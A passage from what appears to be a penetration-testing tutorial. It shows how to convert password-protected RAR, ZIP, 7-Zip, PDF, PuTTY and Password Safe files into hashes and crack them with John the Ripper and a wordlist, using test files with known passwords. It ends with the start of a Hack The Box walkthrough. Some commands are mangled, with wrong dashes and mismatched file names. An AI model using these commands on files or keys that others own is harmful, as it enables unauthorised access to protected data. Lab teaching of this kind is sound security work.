


Cracking the RAR Password Hash

Now we will crack some compressed files, to do that we will have to create a file to be compressed so let's do that using echo command as shown in the given screenshot.


You can see that we created a file.txt which we will be using to create compressed files.

```
echo hackingarticles.in > file.txt
```




John the Ripper can crack the RAR file passwords. To test the cracking of the password, first let's create a compressed encrypted rar file.

```
rar a -hpabc123 file.rar file.txt
```



- a = Add files to archive
- hp[password] = Encrypt both file data and headers


This will compress and encrypt our file.txt into a file.rar. So, when you will try to open the file, you will be greeted by the following prompt.



Now John cannot directly crack this key, first we will have to change it format, which can be done using a john utility called "rar2john".

Syntax: rar2john [location of key]

```
rar2john file.rar > crack.txt
```



Now let's use John the Ripper to crack this hash.

```
john --wordlist=/usr/share/wordlists/rockyou.txt crack.txt
```

Great! We have successfully cracked the passphrase used to create the key to be "abc123"

```
pavan@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt
 crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (RAR5 [PBKDF2-SHA256 128/128 SSE2 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123           (file.rar)
1g 0:00:00:00 DONE (2018-06-06 21:20) 2.631g/s 31.57p/s 31.57c
/s 31.57C/s 12345678..daniel
Use the "--show" option to display all of the cracked password
s reliably
```

Cracking the ZIP Password Hash


John the Ripper can crack the ZIP file passwords. To test the cracking of the password, first let's create a compressed encrypted zip file.

zip -er file.zip file.txt

```
pavan@kali:~$ zip -er file.zip file.txt
Enter password:
Verify password:
  adding: file.txt (stored 0%)
```

- e = Encrypt
- r = Recurse into directories


This will compress and encrypt our file.txt into a file.zip. So, when you will try to open the file, you will be greeted by the following prompt.



Now John cannot directly crack this key, first we will have to change it format, which can be done using a john utility called "zip2john".

Syntax: zip2john [location of key]

```
zip2john file.zip > crack.txt
```



Now let's use John the Ripper to crack this hash.

```
john --wordlist=/usr/share/wordlists/rockyou.txt crack.txt
```

Great! We have successfully cracked the passphrase used to create the key to be "654321"

```
pavan@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt
 crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP)
Press 'q' or Ctrl-C to abort, almost any other key for status
654321           (file.zip)
1g 0:00:00:00 DONE (2018-06-06 21:33) 1.754g/s 35.08p/s 35.08c
/s 35.08C/s 654321..qwerty
Use the "--show" option to display all of the cracked password
```

Cracking the 7-Zip Password Hash


John the Ripper can crack the 7-Zip file passwords. To test the cracking of the password, first let's create a compressed encrypted 7z file.

7z a -mhe file.7z file.txt -p"password"

```
pavan@kali:~$ 7z a -mhe file.7z file.txt -p"password"

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 201
05-21
p7zip Version 16.02 (locale=en_IN,Utf16=on,HugeFiles=on,64 b
s,2 CPUs Intel(R) Pentium(R) CPU G2020 @ 2.90GHz (306A9),ASM

Scanning the drive:
1 file, 18 bytes (1 KiB)

Creating archive: file.7z
```

- a = Add files to archive
- m = Set compression Method
- h = Calculate hash values for files
- e = Encrypt file
- p = set Password


This will compress and encrypt our file.txt into a file.7z. So, when you will try to open the file, you will be greeted by the following prompt.



Now John cannot directly crack this key, first we will have to change it format, which can be done using a john utility called "7z2john". This is not inbuilt utility, It can be downloaded from here.

Syntax: zip2john [location of key]


```
python 7z2john.py file.7z > crack.txt
```



Now let's use John the Ripper to crack this hash.


```
john –wordlist=/usr/share/wordlists/rockyou.txt crack.txt
```

Great! We have successfully cracked the passphrase used to create the key to be "password"



Cracking the PDF Password Hash


John the Ripper can crack the PDF file passwords. You can encrypt your pdf online by using this website. This will compress and encrypt our pdf into a password protected file.pdf. So, when you will try to open the file, you will be greeted by the following prompt.



Now John cannot directly crack this key, first we will have to change it format, which can be done using a john utility called “pdf2john”. This is not inbuilt utility, it can be downloaded from here.

Syntax: pdf2john [location of key]


```
python pdf2john.py file.pdf > crack.txt
```



Now let's use John the Ripper to crack this hash.


```
1 john –w=/usr/share/wordlists/rockyou.txt crack.txt
```

Great! We have successfully cracked the passphrase used to create the key to be "password123".




Cracking the PuTTY Password Hash

John the Ripper can crack the PuTTY private key which is created in RSA Encryption. To test the cracking of the private key, first we will have to create a set of new private keys. To do this we will use a utility that comes with PuTTY, called "PuTTY Key Generator".



Click on “Generate”. After Generating the key, we get a window where we will input the key passphrase as shown in the screenshot.



After entering the passphrase, click on Save private key to get a private key in the form of a .ppk file

After generating transfer this .ppk file to Kali Linux.

Now John cannot directly crack this key, first we will have to change it format, which can be done using a john utility called “putty2john”.

Syntax: putty2john [location of key]


```
putty2john file.ppk > crack.txt
```

You can see that we converted the key to a crack able hash and then entered it into a text file named crack.txt.

Now let's use John the Ripper to crack this hash.

```
john –w=/usr/share/wordlists/rockyou.txt id_rsa.txt
```

Great! We have successfully cracked the passphrase used to create the private PuTTY key to be "password".




Cracking the "Password Safe" Password Hash

John the Ripper can crack the Password Safe Software's key. To test the cracking of the key, first we will have to create a set of new keys. To do this we will install the Password Safe

Software on our Windows 10 System.

To get a new key, Click on “New”



In this prompt, check the Show Combination Box. After that Enter the Passphrase you want to use to generate the key. This will generate a .psafe3 file.

After generating transfer this .safe3 file to Kali Linux.

Now John cannot directly crack this key, first we will have to change it format, which can be done using a john utility called “pwsafe2john”.

Syntax: pwsafe2john [location of key]


```
pwsafe2john ignite.psafe3 > crack.txt
```

You can see that we converted the key to a crack able hash and then entered it into a text file named crack.txt.

Now let’s use John the Ripper to crack this hash.

```
john –w=/usr/share/wordlists/rockyou.txt crack.txt
```

Great! We have successfully cracked the passphrase used to create the private pwsafe key to be “password123”



Author: Pavandeep Singh is a Technical Writer, Researcher and Penetration Tester
Contact **here**

Hack the Box Challenge: Crimestoppers Walkthrough

posted in **CTF CHALLENGES** on **JUNE 8, 2018** by **RAJ CHANDEL** with **0 COMMENT**

Hello friends!! Today we are sharing our experience that can be helpful in solving new CTF challenge: Crimestoppers of Hack The Box. Solving this lab is not much easy, all you need is your penetration skill to solve this challenge.


Level: Medium

Task: Find the user.txt and root.txt in the vulnerable Lab.

